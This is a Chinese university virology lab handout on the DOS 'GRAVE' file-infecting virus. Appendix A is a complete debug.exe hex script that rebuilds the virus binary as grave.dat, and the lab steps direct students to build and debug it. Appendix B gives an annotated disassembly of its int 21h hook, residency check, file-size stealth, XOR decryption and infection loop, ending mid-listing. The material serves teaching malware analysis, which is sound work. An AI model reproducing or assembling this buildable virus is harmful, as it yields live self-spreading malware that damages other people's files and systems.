
# 计算机病毒学

实验5 GRAVE病毒分析



学号：0x091395

姓名：uknowho

实验目的

1、 熟悉GRAVE病毒数据结构。

2、 掌握GRAVE病毒源程序分析。

3、 进一步掌握debug工具软件的使用。

实验原理

附录A 给出了GRAVE病毒数据生成批处理文件的编写方法，附录B 给出了GRAVE病毒源程序分析范例。其它内容请参考教材。

实验步骤

1、从实验文档中获得GRAVE病毒代码，生成一个病毒代码文件，例如：GRAVE\_code.txt。

2、把病毒代码整理成debug.exe的批处理文件，例如：GRAVE.txt

3、执行debug.exe的批处理文件，指令格式为：

debug<GRAVE.txt

执行完后可以在当前目录下获得GRAVE病毒代码文件GRAVE.dat。

4、利用反编译软件等处理GRAVE.dat，可以获得病毒代码。例如，使用debug.exe的反编译方法如下：

C:\GRAVE Virus Data>debug grave.dat

-m 0100 L047E 9FAA:0000

-u 9FAA:0000

5、按照上述方法，看懂GRAVE病毒源程序，写出源程序注释，必要的时候画出程序工作流程图与内存占用分析图表。

6、合理设计寄存器的值，尝试调试病毒程序的运行。

7、总结实验，写出实验报告。

**附录A** **GRAVE病毒数据生成批处理文件的编写**

e 0100 E9 5A 03 90 41 54 20 54 48 45 20 47 52 41 56 45

e 0110 20 4F 46 20 47 52 41 4E 44 4D 41 2E 2E 2E 2E FF

e 0120 1E A7 00 9C 3C FF 74 2C 90 50 56 1E 2E 8B 36 2F

e 0130 05 2E 8E 1E 31 05 80 3C FF 75 03 83 C6 07 8A 44

e 0140 17 24 1D 3C 1D 75 0A 90 81 6C 1D 7E 04 83 5C 1F

e 0150 00 1F 5E 58 9D CA 02 00 2E C6 06 33 05 00 9C 3D

e 0160 78 F0 90 75 06 33 C0 9D CF 90 90 90 80 FC 11 74

e 0170 AD 80 FC 12 74 A8 80 FC 3D 74 42 80 FC 43 74 3D

e 0180 80 FC 13 74 32 80 FC 36 74 2D 80 FC 4B 90 90 74

e 0190 2C 80 FC 6C 74 27 80 FC 1A 75 0A 2E 89 16 2F 05

e 01A0 2E 8C 1E 31 05 9D EA A0 10 F0 00 90 90 86 E0 90

e 01B0 9C 2E FF 1E A7 00 C3 2E C6 06 7E 04 01 90 50 53

e 01C0 51 52 1E 06 56 57 80 FC 6C 75 02 8B D6 2E 80 3E

e 01D0 7E 04 01 74 06 E8 79 00 EB 5C 90 0E 1F C6 06 34

e 01E0 05 00 B0 2F E8 C6 FF 06 53 B0 1A BA E5 04 E8 BC

e 01F0 FF B0 4E B9 27 00 BA 27 04 E8 B1 FF 72 30 A0 FB

e 0200 04 24 1D 3C 1D 74 23 83 3E 01 05 00 75 08 81 3E

e 0210 FF 04 E8 03 72 14 C7 06 25 05 03 05 BA 03 05 E8

e 0220 2F 00 2E 80 3E 34 05 03 74 04 B0 4F EB CB 5A 1F

e 0230 9C B4 1A CD 21 9D 5F 5E 07 1F 5A 59 5B 58 2E C6

e 0240 06 7E 04 00 2E 80 3E 33 05 01 75 02 33 DB E9 54

e 0250 FF 8B F2 2E 89 16 25 05 90 AC 0A C0 74 0F 3C 5C

e 0260 74 04 3C 3A 75 F3 2E 89 36 25 05 EB EC 80 FC 4B

e 0270 90 74 0F 81 7C FB 2E 45 75 07 81 7C FD 58 45 74

e 0280 01 C3 0E 07 2E 8B 36 25 05 BF 0E 04 AD B9 07 00

e 0290 F2 AF 74 17 2E 8B 36 25 05 AC 3C 00 74 0A 3C 56

e 02A0 74 09 3C 53 74 05 EB F1 E8 01 00 C3 8C DB 31 C0

e 02B0 8E D8 FF 36 90 00 FF 36 92 00 C7 06 90 00 2B 04

e 02C0 8C 0E 92 00 8E DB B8 43 00 E8 E1 FE 1E 52 51 33

e 02D0 C9 B8 43 01 E8 D6 FE 73 08 2E FE 06 34 05 EB 65

e 02E0 90 B8 3D 02 E8 C6 FE 73 09 2E FE 06 34 05 EB 55

e 02F0 90 90 93 B8 57 00 E8 B4 FE 2E 89 0E 29 05 52 90

e 0300 0E 1F 0E 07 B0 3F BA 7F 04 B9 66 00 E8 9E FE A1

e 0310 7F 04 90 3D 5A 4D 90 74 09 3D 4D 5A 90 74 03 EB

e 0320 14 90 A0 93 04 34 78 38 06 91 04 74 08 EB 2E 90

e 0330 83 0E 09 05 1D 5A 8B 0E 29 05 B8 57 01 E8 6D FE

e 0340 B0 3E E8 68 FE B8 43 01 59 5A 1F E8 5F FE 33 C0

e 0350 8E D8 8F 06 92 00 8F 06 90 00 0E 1F C3 BE 7F 04

e 0360 90 C7 06 27 05 00 00 8B 54 3C 8B 4C 3E B8 00 42

e 0370 CD 21 B9 02 00 BA 27 05 B4 3F CD 21 81 3E 27 05

e 0380 4E 45 75 02 EB AF B0 02 E8 C9 00 83 FA 06 77 A5

e 0390 0B D2 75 07 3D 00 01 77 02 EB 9A 52 50 8B 44 04

e 03A0 8B 7C 02 0B FF 74 01 48 B9 00 02 F7 E1 03 C7 83

e 03B0 D2 00 5F 3B F8 5F 75 E1 3B FA 75 DD 50 52 56 BE

e 03C0 8D 04 BF 03 04 B9 0A 00 F3 A4 5E 33 FF E8 1D 01

e 03D0 B9 10 00 F7 F1 2B 44 08 89 44 16 89 16 60 03 89

e 03E0 54 14 81 C2 7E 04 89 54 10 89 44 0E 5A 58 05 7E

e 03F0 04 83 D2 00 B9 00 02 F7 F1 0B D2 74 01 40 89 44

e 0400 04 89 54 02 8A 44 14 34 78 88 44 12 33 D2 B9 7E

e 0410 04 B4 40 CD 21 C6 06 34 05 03 B0 00 E8 35 00 BA

e 0420 7F 04 B9 18 00 B4 40 CD 21 B4 2C CD 21 80 F9 0E

e 0430 75 1F BE 1E 04 B8 00 B8 8E D8 33 FF B9 09 00 2E

e 0440 8A 04 46 88 05 47 C6 05 8F 47 E2 F3 B9 77 77 E2

e 0450 FE E9 DC FE 33 C9 33 D2 B4 42 CD 21 C3 90 90 BE

e 0460 00 00 8B FE E8 86 00 56 B4 30 80 C4 48 B0 F0 86

e 0470 E0 CD 21 0B C0 74 51 BF 77 77 90 4F 90 90 75 FA

e 0480 1E 8C C3 4B 8E DB BB 02 00 80 7F FE 5A 75 36 B9

e 0490 56 00 29 4F 01 29 4F 10 8E 47 10 33 C0 8E D8 C5

e 04A0 87 82 00 2E 89 84 A7 00 2E 8C 9C A9 00 0E 1F 33

e 04B0 FF B9 35 05 FC F3 A4 8E D9 FA 8C 87 84 00 C7 87

e 04C0 82 00 58 00 FB 07 06 1F 90 5E 90 8C C3 83 C3 10

e 04D0 2E 01 9C 0B 04 2E 01 9C 03 04 2E 8E 94 03 04 2E

e 04E0 8B A4 05 04 33 C0 33 DB 2E FF AC 09 04 50 81 C7

e 04F0 03 04 B9 0A 00 B8 76 77 90 2E 31 05 47 90 E2 F9

e 0500 58 C3 90 00 00 00 00 00 00 00 00 00 00 00 43 4C

e 0510 48 57 54 42 46 2D 57 43 54 4B 00 00 00 00 42 75

e 0520 72 67 6C 61 72 2F 48 2A 2E 2A 00 32 C0 CF 00 00

e 0530 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

e 0540 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

e 0550 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

e 0560 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

e 0570 00 00 00 00 00 00 00 00 00 00 00 00 00 00

r bx

0

r cx

47e

n c:\grave.dat

w 100

q

**病毒代码运行**

**附录B GRAVE病毒源程序分析范例**

1、GRAVE病毒在内存中数据映像

1.1 数据获得

debug < grave.txt

debug grave.dat

m 100 L47E 9FAA:1000 ；从100处 复制长度47EH到9FAA:1000处

r ds

9FAA ；修改段地址DS,当前段地址CS

r cs

9FAA

r ip

0

R

1.2 数据映像

；第0扇区

9FAA:0000 E9 5A 03 90 41 54 20 54-48 45 20 47 52 41 56 45 AT THE GRAVE

9FAA:0010 20 4F 46 20 47 52 41 4E-44 4D 41 2E 2E 2E 2E FF OF GRANDMA...

9FAA:0020 1E A7 00 9C 3C FF 74 2C-90 50 56 1E 2E 8B 36 2F ；盗用int 21h（2）

9FAA:0030 05 2E 8E 1E 31 05 80 3C-FF 75 03 83 C6 07 8A 44

9FAA:0040 17 24 1D 3C 1D 75 0A 90-81 6C 1D 7E 04 83 5C 1F

9FAA:0050 00 1F 5E 58 9D CA 02 00-2E C6 06 33 05 00 9C 3D ；盗用int 21h（1）

9FAA:0060 78 F0 90 75 06 33 C0 9D-CF 90 90 90 80 FC 11 74

9FAA:0070 AD 80 FC 12 74 A8 80 FC-3D 74 42 80 FC 43 74 3D

9FAA:0080 80 FC 13 74 32 80 FC 36-74 2D 80 FC 4B 90 90 74

9FAA:0090 2C 80 FC 6C 74 27 80 FC-1A 75 0A 2E 89 16 2F 05

9FAA:00A0 2E 8C 1E 31 05 9D EA A0-10 F0 00 90 90 86 E0 90 ；正常int 21h入口

9FAA:00B0 9C 2E FF 1E A7 00 C3 2E-C6 06 7E 04 01 90 50 53 ；模块00AD

9FAA:00C0 51 52 1E 06 56 57 80 FC-6C 75 02 8B D6 2E 80 3E ；盗用int 21h（3）

9FAA:00D0 7E 04 01 74 06 E8 79 00-EB 5C 90 0E 1F C6 06 34

9FAA:00E0 05 00 B0 2F E8 C6 FF 06-53 B0 1A BA E5 04 E8 BC

9FAA:00F0 FF B0 4E B9 27 00 BA 27-04 E8 B1 FF 72 30 A0 FB

9FAA:0100 04 24 1D 3C 1D 74 23 83-3E 01 05 00 75 08 81 3E

9FAA:0110 FF 04 E8 03 72 14 C7 06-25 05 03 05 BA 03 05 E8

9FAA:0120 2F 00 2E 80 3E 34 05 03-74 04 B0 4F EB CB 5A 1F

9FAA:0130 9C B4 1A CD 21 9D 5F 5E-07 1F 5A 59 5B 58 2E C6

9FAA:0140 06 7E 04 00 2E 80 3E 33-05 01 75 02 33 DB E9 54

9FAA:0150 FF 8B F2 2E 89 16 25 05-90 AC 0A C0 74 0F 3C 5C ；模块0151

9FAA:0160 74 04 3C 3A 75 F3 2E 89-36 25 05 EB EC 80 FC 4B

9FAA:0170 90 74 0F 81 7C FB 2E 45-75 07 81 7C FD 58 45 74

9FAA:0180 01 C3 0E 07 2E 8B 36 25-05 BF 0E 04 AD B9 07 00

9FAA:0190 F2 AF 74 17 2E 8B 36 25-05 AC 3C 00 74 0A 3C 56 ；原值8C DB 31

9FAA:01A0 74 09 3C 53 74 05 EB F1-E8 01 00 C3 BC DB 33 C0 ；模块01AC

9FAA:01B0 8E D8 FF 36 90 00 FF 36-92 00 C7 06 90 00 2B 04

9FAA:01C0 8C 0E 92 00 8E DB B8 43-00 E8 E1 FE 1E 52 51 33

9FAA:01D0 C9 B8 43 01 E8 D6 FE 73-08 2E FE 06 34 05 EB 65

9FAA:01E0 90 B8 3D 02 E8 C6 FE 73-09 2E FE 06 34 05 EB 55

9FAA:01F0 90 90 93 B8 57 00 E8 B4-FE 2E 89 0E 29 05 52 90

；第1扇区

9FAA:0200 0E 1F 0E 07 B0 3F BA 7F-04 B9 66 00 E8 9E FE A1

9FAA:0210 7F 04 90 3D 5A 4D 90 74-09 3D 4D 5A 90 74 03 EB

9FAA:0220 14 90 A0 93 04 34 78 38-06 91 04 74 08 EB 2E 90

9FAA:0230 83 0E 09 05 1D 5A 8B 0E-29 05 B8 57 01 E8 6D FE ；原值为90h

9FAA:0240 B0 3E E8 68 FE B8 43 01-59 5A 1F E8 5F FE 33 C0

9FAA:0250 8E D8 8F 06 92 00 8F 06-90 00 0E 1F C3 BE 7F 04

9FAA:0260 90 C7 06 27 05 00 00 8B-54 3C 8B 4C 3E B8 00 42

9FAA:0270 CD 21 B9 02 00 BA 27 05-B4 3F CD 21 81 3E 27 05

9FAA:0280 4E 45 75 02 EB AF B0 02-E8 C9 00 83 FA 06 77 A5

9FAA:0290 0B D2 75 07 3D 00 01 77-02 EB 9A 52 50 8B 44 04

9FAA:02A0 8B 7C 02 0B FF 74 01 48-B9 00 02 F7 E1 03 C7 83

9FAA:02B0 D2 00 5F 3B F8 5F 75 E1-3B FA 75 DD 50 52 56 BE

9FAA:02C0 8D 04 BF 03 04 B9 0A 00-F3 A4 5E 33 FF E8 1D 01

9FAA:02D0 B9 10 00 F7 F1 2B 44 08-89 44 16 89 16 60 03 89

9FAA:02E0 54 14 81 C2 7E 04 89 54-10 89 44 0E 5A 58 05 7E

9FAA:02F0 04 83 D2 00 B9 00 02 F7-F1 0B D2 74 01 40 89 44

9FAA:0300 04 89 54 02 8A 44 14 34-78 88 44 12 33 D2 B9 7E

9FAA:0310 04 B4 40 CD 21 C6 06 34-05 03 B0 00 E8 35 00 BA

9FAA:0320 7F 04 B9 18 00 B4 40 CD-21 B4 2C CD 21 80 F9 0E

9FAA:0330 75 1F BE 1E 04 B8 00 B8-8E D8 33 FF B9 09 00 2E

9FAA:0340 8A 04 46 88 05 47 C6 05-8F 47 E2 F3 B9 77 77 E2

9FAA:0350 FE E9 DC FE 33 C9 33 D2-B4 42 CD 21 C3 90 90 BE ；模块0354

9FAA:0360 00 00 8B FE E8 86 00 56-B4 30 80 C4 48 B0 F0 86 ；原值为06h

9FAA:0370 E0 CD 21 0B C0 74 51 BF-77 77 90 4F 90 90 75 FA ；自举程序

9FAA:0380 1E 8C C3 4B 8E DB BB 02-00 80 7F FE 5A 75 36 B9

9FAA:0390 56 00 29 4F 01 29 4F 10-8E 47 10 33 C0 8E D8 C5

9FAA:03A0 87 82 00 2E 89 84 A7 00-2E 8C 9C A9 00 0E 1F 33

9FAA:03B0 FF B9 35 05 FC F3 A4 8E-D9 FA 8C 87 84 00 C7 87 ；原值为CCh

9FAA:03C0 82 00 58 00 FB 07 06 1F-90 5E 90 8C C3 83 C3 10

9FAA:03D0 2E 01 9C 0B 04 2E 01 9C-03 04 2E 8E 94 03 04 2E

9FAA:03E0 8B A4 05 04 33 C0 33 DB-2E FF AC 09 04 50 81 C7 ；加、解密程序

9FAA:03F0 03 04 B9 0A 00 B8 76 77-90 2E 31 05 47 90 E2 F9 ；文件头0Ah字节

；第2扇区

9FAA:0400 58 C3 90 00 00 00 00 00-00 00 00 00 00 00 43 4C CL

9FAA:0410 48 57 54 42 46 2D 57 43-54 4B 00 00 00 00 42 75 HWTBF-WCTK....Bu

9FAA:0420 72 67 6C 61 72 2F 48 2A-2E 2A 00 32 C0 CF 00 00 rglar/H\*.\*

9FAA:0430 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ；盗用int 24h

9FAA:0440 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ；病毒使用栈

9FAA:0450 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00

9FAA:0460 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ；047Eh感染标志

9FAA:0470 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ；文件头处理空间

9FAA:0480 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00

9FAA:0490 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00

9FAA:04A0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00

9FAA:04B0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00

9FAA:04C0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00

9FAA:04D0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00

9FAA:04E0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ；磁盘传送空间

9FAA:04F0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00

9FAA:0500 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00

9FAA:0510 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00

9FAA:0520 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ；磁盘传送地址

9FAA:0530 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ；0533h标志值

9FAA:0540 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ；0534h标志值

9FAA:0550 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00

**源程序分析：**

1.3病毒自举程序

9FAA:0000 E95A03 JMP 035D ；跳转自举程序入口

......

9FAA:035D 90 NOP ；空操作

9FAA:035E 90 NOP

9FAA:035F BE0000 MOV SI,0000 ；SI指向病毒程序起始地址

9FAA:0362 8BFE MOV DI,SI ；确定解密定位偏移量

9FAA:0364 E88600 CALL 03ED ；解密SS:SP、负累加和、CS:IP供10字节

9FAA:0367 56 PUSH SI ；暂存病毒程序起始地址

9FAA:0368 B430 MOV AH,30 ；设置虚设功能号F078h

9FAA:036A 80C448 ADD AH,48

9FAA:036D B0F0 MOV AL,F0

9FAA:036F 86E0 XCHG AH,AL

9FAA:0371 CD21 INT 21 ；调用虚设功能

9FAA:0373 0BC0 OR AX,AX ；判断系统是否感染GRAVE病毒？

9FAA:0375 7451 JZ 03C8 ；已经感染，跳转03C8h

9FAA:0377 BF7777 MOV DI,7777 ；未感染，先延迟一段时间

9FAA:037A 90 NOP

9FAA:037B 4F DEC DI

9FAA:037C 90 NOP

9FAA:037D 90 NOP

9FAA:037E 75FA JNZ 037A ；延迟计数未至零则跳转037Ah继续

9FAA:0380 1E PUSH DS ；暂存原数据段DS

9FAA:0381 8CC3 MOV BX,ES ；取PID，即进程PSP（PCB）段地址

9FAA:0383 4B DEC BX ；越过MCB数据块

9FAA:0384 8EDB MOV DS,BX ；DS指向MCB段地址

9FAA:0386 BB0200 MOV BX,0002 ；BX为偏移量指针

9FAA:0389 807FFE5A CMP BYTE PTR [BX-02],5A ；判断MCB是否最后一块？

9FAA:038D 7536 JNZ 03C5 ；非最后一块，跳转03C5h

9FAA:038F B95600 MOV CX,0056 ；GRAVE病毒占用内存56h节

9FAA:0392 294F01 SUB [BX+01],CX ；调整本内存块占用节数

9FAA:0395 294F10 SUB [BX+10],CX ；调整进程访问地址上限

9FAA:0398 8E4710 MOV ES,[BX+10] ；ES取进程访问地址上限

9FAA:039B 33C0 XOR AX,AX ；AX清零

9FAA:039D 8ED8 MOV DS,AX ；DS指向中断向量数据区

9FAA:039F C5878200 LDS AX,[BX+0082] ；取正常int 21h入口地址入DS:AX

9FAA:03A3 2E CS:

9FAA:03A4 8984A700 MOV [SI+00A7],AX ；保存正常int 21h入口地址入病毒偏移A7h处

9FAA:03A8 2E CS:

9FAA:03A9 8C9CA900 MOV [SI+00A9],DS

9FAA:03AD 0E PUSH CS ；DS指向运行程序段

9FAA:03AE 1F POP DS

9FAA:03AF 33FF XOR DI,DI ；ES:DI指向常驻内存起始地址

9FAA:03B1 B93505 MOV CX,0535 ；病毒代码长度

9FAA:03B4 FC CLD ；地址沿递增方向

9FAA:03B5 F3 REPZ ；从DS:SI移动CX字节到ES:DI

9FAA:03B6 A4 MOVSB

9FAA:03B7 8ED9 MOV DS,CX ；DS指向中断向量数据区

9FAA:03B9 FA CLI ；关闭中断，下面调整中断入口地址

9FAA:03BA 8C878400 MOV [BX+0084],ES ；修改int 21h入口地址为病毒段偏移58h处

9FAA:03BE C78782005800 MOV WORD PTR [BX+0082],0058

9FAA:03C4 FB STI ；开中断

9FAA:03C5 07 POP ES ；ES指向原数据段

9FAA:03C6 06 PUSH ES ；DS指向原数据段

9FAA:03C7 1F POP DS ；静态重定位被感染程序正常栈空间与指令指针入口

9FAA:03C8 90 NOP ；空操作

9FAA:03C9 5E POP SI ；恢复病毒程序起始地址

9FAA:03CA 90 NOP

9FAA:03CB 8CC3 MOV BX,ES ；取PID，即PSP段地址

9FAA:03CD 83C310 ADD BX,+10 ；越过PSP（PCB）数据块

9FAA:03D0 2E CS:

9FAA:03D1 019C0B04 ADD [SI+040B],BX ；调整CS相对值

9FAA:03D5 2E CS:

9FAA:03D6 019C0304 ADD [SI+0403],BX ；调整SS相对值

9FAA:03DA 2E CS:

9FAA:03DB 8E940304 MOV SS,[SI+0403] ；重定位SS

9FAA:03DF 2E CS:

9FAA:03E0 8BA40504 MOV SP,[SI+0405] ；重定位SP

9FAA:03E4 33C0 XOR AX,AX ；AX清零

9FAA:03E6 33DB XOR BX,BX ；BX清零

9FAA:03E8 2E CS:

9FAA:03E9 FFAC0904 JMP FAR [SI+0409] ；重定位CS:IP，跳转被感染程序正常入口

5.2模块03ED

；功能：加、解密病毒代码偏移0403h处的10字节，以字形式加、解密，所以占用11字节空间。加解密对象为SS:SP、负累加和、CS:IP共5个字。

；入口：SI指向病毒代码在运行程序段的偏移。

；出口：无。

9FAA:03ED 50 PUSH AX ；模块运行不影响AX入口值

9FAA:03EE 81C70304 ADD DI,0403 ；被加密数据在病毒代码偏移0403h处

9FAA:03F2 B90A00 MOV CX,000A ；加密或解密10字节

9FAA:03F5 B87677 MOV AX,7776 ；密钥为7776h

9FAA:03F8 90 NOP ；空操作

9FAA:03F9 2E CS:

9FAA:03FA 3105 XOR [DI],AX ；异或运算加、解密

9FAA:03FC 47 INC DI ；DI指向下一个待加、解密字

9FAA:03FD 90 NOP ；空操作

9FAA:03FE E2F9 LOOP 03F9 ；未加、解密完，跳转03F9h

9FAA:0400 58 POP AX ；恢复模块运行前AX入口值

9FAA:0401 C3 RET ；函数返回

5.3盗用int 24h程序

；功能：处理Windows出错情况。

；入口：无。

；出口：返回码AL为零。

9FAA:042B 32C0 XOR AL,AL ；返回码AL清零，正常返回

9FAA:042D CF IRET ；中断返回

5.4盗用int 21h程序

（1）类操作：“用FCB查找第一个文件”或“用FCB查找下一个文件”处理入口。如果被查找文件感染了GRAVE病毒，则把系统返回的文件长度减少047Eh字节，让用户看到的文件长度是“正常”的。

9FAA:001E 2E CS:

9FAA:001F FF1EA700 CALL FAR [00A7] ；调用正常int 21h响应用户请求

9FAA:0023 9C PUSHF ；保存正常调用返回标志寄存器的值

9FAA:0024 3CFF CMP AL,FF ；判断：用FCB查找文件失败？

9FAA:0026 742C JZ 0054 ；用FCB查找文件失败，则跳转0054h

9FAA:0028 90 NOP ；空操作

用FCB查找文件成功的处理过程

9FAA:0029 50 PUSH AX ；不影响系统调用返回值AX

9FAA:002A 56 PUSH SI ；不影响系统调用返回值SI

9FAA:002B 1E PUSH DS ；不影响系统调用返回值DS

9FAA:002C 2E CS:

9FAA:002D 8B362F05 MOV SI,[052F] ；DS:SI指向磁盘传送地址

9FAA:0031 2E CS:

9FAA:0032 8E1E3105 MOV DS,[0531]

9FAA:0036 803CFF CMP BYTE PTR [SI],FF；判断用FCB查找到的文件是否使用扩展结构？

9FAA:0039 7503 JNZ 003E ；否则跳转003Eh

9FAA:003B 83C607 ADD SI,+07 ；是，则越过扩展头结构

9FAA:003E 8A4417 MOV AL,[SI+17] ；取文件最后修改时间高字节

9FAA:0041 241D AND AL,1D ；将指定位清零

9FAA:0043 3C1D CMP AL,1D ；判断文件是否感染？

9FAA:0045 750A JNZ 0051 ；未感染，则跳转0051h

9FAA:0047 90 NOP

9FAA:0048 816C1D7E04 SUB WORD PTR [SI+1D],047E ；已经感染，则将文件长度减去047Eh

9FAA:004D 835C1F00 SBB WORD PTR [SI+1F],+00

9FAA:0051 1F POP DS ；恢复系统调用返回值DS

9FAA:0052 5E POP SI ；恢复系统调用返回值SI

9FAA:0053 58 POP AX ；恢复系统调用返回值AX

用FCB查找文件公共处理程序

9FAA:0054 9D POPF ；恢复正常调用返回标志寄存器的值

9FAA:0055 CA0200 RETF 0002 ；返回用户程序，并恢复栈空间平衡

盗用int 21h入口地址

9FAA:0058 2E CS: ；标志值[0533]清零，感染返回后BX需要清零

9FAA:0059 C606330500 MOV BYTE PTR [0533],00

9FAA:005E 9C PUSHF ；保存入口标志寄存器的值

9FAA:005F 3D78F0 CMP AX,F078 ；判断是否调用虚设的功能调用F078h？

9FAA:0062 90 NOP

9FAA:0063 7506 JNZ 006B ；否，则跳转006Bh

9FAA:0065 33C0 XOR AX,AX ；AX清零，表示系统已经感染GRAVE病毒

9FAA:0067 9D POPF ；恢复入口标志寄存器的值

9FAA:0068 CF IRET ；中断返回

9FAA:0069 90 NOP

9FAA:006A 90 NOP

9FAA:006B 90 NOP ；空操作

9FAA:006C 80FC11 CMP AH,11 ；判断是否请求“用FCB查找第一个文件”？

9FAA:006F 74AD JZ 001E ；是，跳转001Eh处理

9FAA:0071 80FC12 CMP AH,12 ；判断是否请求“用FCB查找下一个文件”？

9FAA:0074 74A8 JZ 001E ；是，跳转001Eh处理

9FAA:0076 80FC3D CMP AH,3D ；判断是否请求“打开文件”？

9FAA:0079 7442 JZ 00BD ；是，跳转00BDh处理

9FAA:007B 80FC43 CMP AH,43 ；判断是否请求“读写文件属性”？

9FAA:007E 743D JZ 00BD ；是，跳转00BDh处理

9FAA:0080 80FC13 CMP AH,13 ；判断是否请求“删除文件”？

9FAA:0083 7432 JZ 00B7 ；是，跳转00B7h处理

9FAA:0085 80FC36 CMP AH,36 ；判断是否请求“取空闲磁盘空间”？

9FAA:0088 742D JZ 00B7 ；是，跳转00B7h处理

9FAA:008A 80FC4B CMP AH,4B ；判断是否请求“加载或执行文件”？

9FAA:008D 90 NOP

9FAA:008E 90 NOP

9FAA:008F 742C JZ 00BD ；是，跳转00BDh处理

9FAA:0091 80FC6C CMP AH,6C ；判断是否请求“打开或创建文件”？

9FAA:0094 7427 JZ 00BD ；是，跳转00BDh处理

9FAA:0096 80FC1A CMP AH,1A ；判断是否请求“设置DTA磁盘传送地址”？

9FAA:0099 750A JNZ 00A5 ；否，跳转00A5h处理

（2）类操作：“设置DTA磁盘传送地址”入口

9FAA:009B 2E CS:

9FAA:009C 89162F05 MOV [052F],DX ；保存磁盘传送地址DS:DX入052Fh

9FAA:00A0 2E CS:

9FAA:00A1 8C1E3105 MOV [0531],DS

；公共处理程序段1

9FAA:00A5 9D POPF

9FAA:00A6 EAA010F000 JMP 00F0:10A0 ；跳转正常int 21h入口处

（3）类操作：“删除文件”、“取空闲磁盘空间”处理入口

9FAA:00B7 2E CS:

9FAA:00B8 C6067E0401 MOV BYTE PTR [047E],01 ；（C）类操作标志值

（4）类操作：“执行文件”、“打开或创建文件”、“读写文件属性”处理入口

9FAA:00BD 90 NOP

9FAA:00BE 50 PUSH AX ；保存现场

9FAA:00BF 53 PUSH BX

9FAA:00C0 51 PUSH CX

9FAA:00C1 52 PUSH DX

9FAA:00C2 1E PUSH DS

9FAA:00C3 06 PUSH ES

9FAA:00C4 56 PUSH SI

9FAA:00C5 57 PUSH DI

9FAA:00C6 80FC6C CMP AH,6C ；判断是否请求“打开或创建文件”？

9FAA:00C9 7502 JNZ 00CD ；否则，跳转00CDh

9FAA:00CB 8BD6 MOV DX,SI ；DS:DX指向文件名字符串

9FAA:00CD 2E CS:

9FAA:00CE 803E7E0401 CMP BYTE PTR [047E],01 ；判断是否（C）类系统调用？

9FAA:00D3 7406 JZ 00DB ；是，跳转00DBh，不感染文件

（5）类操作的公共处理程序段，需要感染文件

9FAA:00D5 E87900 CALL 0151 ；感染文件

9FAA:00D8 EB5C JMP 0136 ；跳转公共处理程序2

9FAA:00DA 90 NOP

（6）类操作的公共处理程序段

9FAA:00DB 0E PUSH CS ；DS指向运行程序段

9FAA:00DC 1F POP DS

9FAA:00DD C606340500 MOV BYTE PTR [0534],00 ；感染出错计数器[0534]清零

9FAA:00E2 B02F MOV AL,2F ；设置“取磁盘缓冲区地址”功能号

9FAA:00E4 E8C6FF CALL 00AD ；调用正常int 21h

9FAA:00E7 06 PUSH ES ；入栈保存获得的磁盘缓冲区地址ES:BX

9FAA:00E8 53 PUSH BX

9FAA:00E9 B01A MOV AL,1A ；设置“设置磁盘缓冲区地址”功能号

9FAA:00EB BAE504 MOV DX,04E5 ；DS:DX指向病毒运行程序段偏移04E5h处

9FAA:00EE E8BCFF CALL 00AD ；设置磁盘缓冲区地址为DS:DX

9FAA:00F1 B04E MOV AL,4E ；设置“查找第一个匹配文件”功能号

9FAA:00F3 B92700 MOV CX,0027 ；查找属性为27h

9FAA:00F6 BA2704 MOV DX,0427 ；文件名字符串地址为DS:DX，指向串“\*.\*”

查找文件并感染之的循环体

9FAA:00F9 E8B1FF CALL 00AD ；查找匹配文件，获得的数据在DTA中

9FAA:00FC 7230 JB 012E ；查找失败，跳转012Eh

查找文件成功的处理过程

9FAA:00FE A0FB04 MOV AL,[04FB] ；取文件最后修改时间高字节

9FAA:0101 241D AND AL,1D ；和00011101B做逻辑“与”操作

9FAA:0103 3C1D CMP AL,1D ；判断是否标志值“1Dh”？

9FAA:0105 7423 JZ 012A ；是，文件已经感染，跳转012Ah

文件未感染GRAVE病毒的处理过程

9FAA:0107 833E010500 CMP WORD PTR [0501],+00 ；判断文件长度是否小于000003E8h字节?

9FAA:010C 7508 JNZ 0116

9FAA:010E 813EFF04E803 CMP WORD PTR [04FF],03E8

9FAA:0114 7214 JB 012A ；小于，跳转012A不感染

